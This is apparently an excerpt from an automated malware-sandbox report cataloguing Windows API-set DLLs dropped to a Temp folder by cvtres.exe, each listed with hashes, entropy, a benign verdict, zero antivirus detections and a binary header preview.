SSDEEP:	192:BZwWIghWG4U9ydsNtL/123Ouo+Uggs/nGfe4pBjSbUGHvNWh0txKdmVWQ4CWVU9h:UWPhWFBsnhi00GftpBjKvxemPIP55QQ7
MD5:	E479444BDD4AE4577FD32314A68F5D28
SHA1:	77EDF9509A252E886D4DA388BF9C9294D95498EB
SHA-256:	C85DC081B1964B77D289AAC43CC64746E7B141D036F248A731601EB98F827719
SHA-512:	2AFAB302FE0F7476A4254714575D77B584CD2DC5330B9B25B852CD71267CDA365D280F9AA8D544D4687DC388A2614A51C0418864C41AD389E1E847D81C3AB74
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...4..|.... .....!..... ....0.....t.....@..... .....8=.....T.....text...}..... ....`.rsrc..... .....@..@....4..|.....8...T...T.....4..|.....d.....4..|.....RSDS.=.Co.P..Gd./%P....api-ms-win-core-file-l2-1-0.pdb.....T....rdata. .T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....4..|.....D...p.....#...P.....;...g.....<...m.....%...Z..... .api-ms-win-core-file-l2-1-0.dll.CopyFile2.kernel32.CopyFile2.CopyFileExW.kernel32.CopyFileExW.Crea

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-handle-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1117101479630005
Encrypted:	false
SSDEEP:	384:AWPhWXDz6i00GftpBj5FrFaemx+lDbNh/6:hroidkeppp
MD5:	6DB54065B33861967B491DD1C8FD8595
SHA1:	ED0938BBC0E2A863859AAD64606B8FC4C69B810A
SHA-256:	945CC64EE04B1964C1F9FCDC3124DD83973D332F5CFB696CDF128CA5C4CBD0E5
SHA-512:	AA6F0BCB760D449A3A82AED67CA0F7FB747CBB82E627210F377AF74E0B43A45BA660E9E3FE1AD4CBD2B46B1127108EC4A96C5CF9DE1BDEC36E993D0657A61 5B6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....G..... .....!..... ....0.....V.....@..... ....8=.....T.....text..._..... ....`.rsrc..... .....@..@.....G.....:...T...T.....G.....d.....G.....RSDSQ..{...IS].0.> ....api-ms-win-core-handle-l1-1-0.pdb.....T ....rdata..T.....rdata$zzzdbg....._....edata... ..`....rsrc$01....` .....rsrc$02.....G....Z.....(...<...P.....A...|.....,.....api-ms-win-core-handle-l1-1-0.dll.CloseHandle.kernel32.CloseHandle.CompareObjectHandles.kernel32.CompareObjectHandles.DuplicateHandle.kernel32

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-heap-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.174986589968396
Encrypted:	false
SSDEEP:	192:GElqWIghWGZi5edXe123Ouo+Uggs/nGfe4pBjS/PHyRWh0txKdmVWQ4GWC2w4Dj3:GElqWPhWCXYi00GftpBjP9emYXlDbNs
MD5:	2EA3901D7B50BF6071EC8732371B821C
SHA1:	E7BE926F0F7D842271F7EDC7A4989544F4477DA7

SHA-256:	44F6DF4280C8ECC9C6E609B1A4BFEE041332D337D84679CFE0D6678CE8F2998A
SHA-512:	6BFFAC8E157A913C5660CD2FABD503C09B47D25F9C220DCE8615255C9524E4896EDF76FE2C2CC8BDEF58D9E736F5514A53C8E33D8325476C5F605C2421F15C D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....:.....!.. ....0.....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....:.....8...T...T.....:.....d.....:.....RSDS.K....OB;....X.....api-ms-win-core-heap-l1-1-0.pdb.....T....rdata..T..... .rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....:.....X.....2...Q...q.....C...h.....(...E..f.....0..._...z..... .....api-ms-win-core-heap-l1-1-0.dll.GetProcessHeap.k

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-interlocked-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17856
Entropy (8bit):	7.076803035880586
Encrypted:	false
SSDEEP:	192:DtiYsFWWIghWGQtu7B123Ouo+Uggs/nGfe4pBjSPiZadcbWh0txKdmVWQ4mWf2FN:5iYsFWWPhWUTi00GftpBjremUBNlgC
MD5:	D97A1CB141C6806F0101A5ED2673A63D
SHA1:	D31A84C1499A9128A8F0EFEA4230FCFA6C9579BE
SHA-256:	DECCD75FC3FC2BB31338B6FE26DEFFBD7914C6CD6A907E76FD4931B7D141718C
SHA-512:	0E3202041DEF9D2278416B7826C61621DCED6DEE8269507CE5783C193771F6B26D47FEB0700BBE937D8AFF9F7489890B5263D63203B5BA99E0B4099A5699C620
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....$..... .....!..... .....0.....@..... .....9.....T.....text..... ....`.rsrc..... .....@..@.....$.....?...T...T.....$.....d.....$.....RSDS#.....,S.6.~j....api-ms-win-core-interlocked-l1-1-0.pdb.....T.. ..rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....$.....(...T.....L.....!...U.....1.....p.....@...s..... .....api-ms-win-core-interlocked-l1-1-0.dll.InitializeSListHead.kernel32.InitializeSLis

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-libraryloader-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.131154779640255
Encrypted:	false
SSDEEP:	384:yHvuBL3BmWPhWZTi00GftpBjNKnemenyAlvN9W/L:yWBL3BXYoinKne1yd
MD5:	D0873E21721D04E20B6FFB038ACCF2F1
SHA1:	9E39E505D80D67B347B19A349A1532746C1F7F88
SHA-256:	BB25CCF8694D1FCFCE85A7159DCF6985FDB54728D29B021CB3D14242F65909CE
SHA-512:	4B7F2AD9EAD6489E1EA0704CF5F1B1579BAF1061B193D54CC6201FFDDA890A8C8FACB23091DFD851DD70D7922E0C7E95416F623C48EC25137DDD66E32DF9A 37
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u*I.... .....!..... .....0.....9.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@.....u*I.....A...T...T.....u*I.....d.....u*I.....RSDSU..e.j.(.wD.....api-ms-win-core-libraryloader-l1-1-0.pdb..... T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....u*I.....(...p.....R...}.....*...Y.....8..._.....B...k..... .....F...u.....)...P...w.....api-ms-win-c

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-localization-l1-2-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.089032314841867
Encrypted:	false
SSDEEP:	384:KOMw3zdp3bwjGjue9/0jCRrndbVWPhWIDz6i00GftpBj6cemjlD16Pa+4r:KOMwBprwjGjue9/0jCRrndbCOoireqv
MD5:	EFF11130BFE0D9C90C0026BF2FB219AE

SHA1:	CF4C89A6E46090D3D8FEEB9EB697AEA8A26E4088
SHA-256:	03AD57C24FF2CF895B5F533F0ECBD10266FD8634C6B9053CC9CB33B814AD5D97
SHA-512:	8133FB9F6B92F498413DB3140A80D6624A705F80D9C7AE627DFD48ADEB8C5305A61351BF27BBF02B4D3961F9943E26C55C2A66976251BB61EF1537BC8C212AD
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...S.v..... .....!..... .....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@....S.v.....@...T...T.....S.v.....d.....S.v.....RSDS..pS...Z4Yr.E@.....api-ms-win-core-localization-l1-2-0.pdb.....T. ...rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....S.v.....v.....;...;...(.....<...f.....5...]....!...l...q..... N...../...j...../...^...../...\.....8...`.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-memory-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.101895292899441
Encrypted:	false
SSDEEP:	384:+bZWPhWUsnhi00GftpBjwBemQlD16Par7:b4nhoi6BedH
MD5:	D500D9E24F33933956DF0E26F087FD91
SHA1:	6C537678AB6CFD6F3EA0DC0F5ABEFD1C4924F0C0
SHA-256:	BB33A9E906A5863043753C44F6F8165AFE4D5EDB7E55EFA4C7E6E1ED90778ECA
SHA-512:	C89023EB98BF29ADEEBFBCB570427B6DF301DE3D27FF7F4F0A098949F987F7C192E23695888A73F1A2019F1AF06F2135F919F6C606A07C8FA9F07C00C64A34B5
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....%(.... .....!..... .....0.....@.....I..... .....8=.....T.....text...I..... ....`.rsrc..... .....@..@.....%(.....:...T...T.....%(.....d.....%(.....RSDS.~....%.T.....CO....api-ms-win-core-memory-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....I....edata... ..`....rsrc$01....` .....rsrc$02.....%(.....(...h.....)...P...w.....C...g.....%...P.....B...g..... .....4...[...|.....=.....api-ms-win-core-memory-l1-1-0.dl

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-namedpipe-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.16337963516533
Encrypted:	false
SSDEEP:	192:pgWIghWGZiBeS123Ouo+Uggs/nGfe4pBjS/fE/hWh0txKdmVWQ4GWoxYyqnaj/6B:iWPhWUEi00GftpBj1temnltcwWB
MD5:	6F6796D1278670CCE6E2D85199623E27
SHA1:	8AA2155C3D3D5AA23F56CD0BC507255FC953CCC3
SHA-256:	C4F60F911068AB6D7F578D449BA7B5B9969F08FC683FD0CE8E2705BBF061F507
SHA-512:	6E7B134CA930BB33D2822677F31ECA1CB6C1DFF55211296324D2EA9EBDC7C01338F07D22A10C5C5E1179F14B1B5A4E3B0BAFB1C8D39FCF1107C57F9EAF063A 7B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L... .....!.. ....0.....-....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.... .....=...T...T..... .....d..... .....RSDS...IK..XM.&.....api-ms-win-core-namedpipe-l1-1-0.pdb.....T....rdata..T.. .....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02..... .....(...P...x.....:...w.....O...y.....&...W.....=...j.....api-m s-win-core-namedpipe-l1-1-0.dll.ConnectNamedPipe.kernel32.ConnectNamedPipe.CreateNamedP

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processenvironment-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.073730829887072
Encrypted:	false
SSDEEP:	192:wXjWIghWGd4dsNtL/123Ouo+Uggs/nGfe4pBjSXcYddWh0txKdmVWQ4SW04engo5:MjWPhWHsnhi00GftpBjW7emOj5l1z6hP
MD5:	5F73A814936C8E7E4A2DFD68876143C8

SHA1:	D960016C4F553E461AFB5B06B039A15D2E76135E
SHA-256:	96898930FFB338DA45497BE019AE1ADCD63C5851141169D3023E53CE4C7A483E
SHA-512:	77987906A9D248448FA23DB2A634869B47AE3EC81EA383A74634A8C09244C674ECF9AADCDE298E5996CAFBB8522EDE78D08AAA270FD43C66BEDE24115CDBDFED
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...).r..... .....!..... ....0.....:....@.....G..... .....0=.....T.....text...G..... ....`.rsrc..... .....@..@....).r.....F...T...T.....).r.....d.....).r.....RSDS.6..~x.....'.....api-ms-win-core-processenvironment-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....G....edata... ..`....rsrc$01....` .....rsrc$02.....).r.....(...|.....B.....$...M...{.....P.....6...k..... ...../...(...e.....=...f.....8...q.....!...T..... .....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19392
Entropy (8bit):	7.082421046253008
Encrypted:	false
SSDEEP:	384:afk1JzNcKSlJWPhW2snhi00GftpBjZqcLvemr4PlgC:RcKST+nhoi/BbeGv
MD5:	A2D7D7711F9C0E3E065B2929FF342666
SHA1:	A17B1F36E73B82EF9BFB831058F187535A550EB8
SHA-256:	9DAB884071B1F7D7A167F9BEC94BA2BEE875E3365603FA29B31DE286C6A97A1D
SHA-512:	D436B2192C4392A041E20506B2DFB593FE5797F1FDC2CDEB2D7958832C4C0A9E00D3AEA6AA1737D8A9773817FEADF47EE826A6B05FD75AB0BDAE984895C2C4EF
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....l.....@..... .....9.....T.....text..... . .`.rsrc..... .....@..@.....B...T...T.....d.....RSDS..t.....=j.....api-ms-win-core-processthreads-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....1...1...(.....K...x.....,...`.....C...q.....'...N...y.....".....I...{.....B...p.....,...c.....H...x.....9...S...p.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-processthreads-l1-1-1.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.1156948849491055
Encrypted:	false
SSDEEP:	384:xzADfIeRWPhWKEi00GftpBjj1emMVlvN0M:xzfeWeoi11ep
MD5:	D0289835D97D103BAD0DD7B9637538A1
SHA1:	8CEEBE1E9ABB0044808122557DE8AAB28AD14575
SHA-256:	91EEB842973495DEB98CEF0377240D2F9C3D370AC4CF513FD215857E9F265A6A
SHA-512:	97C47B2E1BFD45B905F51A282683434ED784BFB334B908BF5A47285F90201A23817FF91E21EA0B9CA5F6EE6B69ACAC252EEC55D895F942A94EDD88C4BFD2DAFD
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....9..... .....!..... ....0.....k.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@.....9.....B...T...T.....9.....d.....9.....RSDS&.n....5..l....)....api-ms-win-core-processthreads-l1-1-1.pdb..... ..T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....9.....(...`.....-...l.....")...W.....N.....P.....F...q..... .....3...r.....api-ms-win-core-processthreads-l1-1-1.dll.FlushInstr

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-profile-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17712
Entropy (8bit):	7.187691342157284
Encrypted:	false

SSDEEP:	192:w9WIghWGdUuDz7M123Ouo+Uggs/nGfe4pBjSXrw58h6Wh0txKdmVWQ4SW7QQtzko:w9WPhWYDz6i00GftpBjXPemD5l1z6hv
MD5:	FEE0926AA1BF00F2BEC9DA5DB7B2DE56
SHA1:	F5A4EB3D8AC8FB68AF716857629A43CD6BE63473
SHA-256:	8EB5270FA99069709C846DB38BE743A1A80A42AA1A88776131F79E1D07CC411C
SHA-512:	0958759A1C4A4126F80AA5CDD9DF0E18504198AEC6828C8CE8EB5F615AD33BF7EF0231B509ED6FD1304EEAB32878C5A649881901ABD26D05FD686F5EBEF2D1C3
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....&..... .....!..... ....0.....0.....@..... ....0=.....T.....text..... ....`.rsrc..... .....@..@.....&.....;...T...T.....&.....d.....&.....RSDS...O.""#.n....D:....api-ms-win-core-profile-l1-1-0.pdb.....T....rdata ..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....&.....<.....(...0...8...w....._.....api-ms-win-core-profile-l1-1-0.dll.QueryPerformanceCounter.kernel32.QueryPerformanceCounter.QueryPerformanceFrequency.kernel32.QueryPerformanceFrequency.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-rtlsupport-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	17720
Entropy (8bit):	7.19694878324007
Encrypted:	false
SSDEEP:	384:61G1WPhWksnhi00GftpBjEVXremWRlP55Jk:kGiYnhoiqVXreDT5Y
MD5:	FDBA0DB0A1652D86CD471EAA509E56EA
SHA1:	3197CB45787D47BAC80223E3E98851E48A122EFA
SHA-256:	2257FEA1E71F7058439B3727ED68EF048BD91DCACD64762EB5C64A9D49DF0B57
SHA-512:	E5056D2BD34DC74FC5F35EA7AA8189AAA86569904B0013A7830314AE0E2763E95483FABDCBA93F6418FB447A4A74AB0F07712ED23F2E1B840E47A099B1E68E18
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....(.....!.. ....0.....}"....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@.....(.....>...T...T.....(.....d.....(.....RSDS?.L.N.o.....=.....api-ms-win-core-rtlsupport-l1-1-0.pdb.....T....rdata.. T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....(....F.....(...4...@...~.....l.....api-ms-win-core-rtlsupport-l1-1-0.dll.RtlCaptureContext.ntdll.RtlCaptureContext.RtlCaptureStackBackTrace.ntdll.RtlCaptureStackBackTrace.RtlUnwind.ntdll.RtlUnwind.

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-string-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.137724132900032
Encrypted:	false
SSDEEP:	384:xyMvRWPhWFs0i00GftpBjwCJdemnfIUG+zI4:xyMvWWoibeTnn
MD5:	12CC7D8017023EF04EBDD28EF9558305
SHA1:	F859A66009D1CAAE88BF36B569B63E1FBDAE9493
SHA-256:	7670FDEDE524A485C13B11A7C878015E9B0D441B7D8EB15CA675AD6B9C9A7311
SHA-512:	F62303D98EA7D0DDBE78E4AB4DB31AC283C3A6F56DBE5E3640CBCF8C06353A37776BF914CFE57BBB77FC94CCFA48FAC06E74E27A4333FBDD112554C646838929
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... ....0.....\....@..... .....8=.....T.....text..... . ...`.rsrc..... .....@..@.....R.....:...T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280

Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA3875
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.... .....!..... .....0.....@.....V..... .....8=.....T.....text...V..... ....`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[..... ..@...i.....!...Q.....[.....7.....O.....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-synch-l1-2-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2BF9
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... .....0.....3.....@.....v..... .....8=.....T.....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rda ta..T.....rdata$zzzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...I.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-sysinfo-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6leA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... .....!..... .....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|.../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../...'... V.....:...k.....X..... ...?...d....."....

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-timezone-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped

Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B8825 B
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... .....!..... ....0.....}3....@..... ....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....I.....api- ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-util-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJIP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
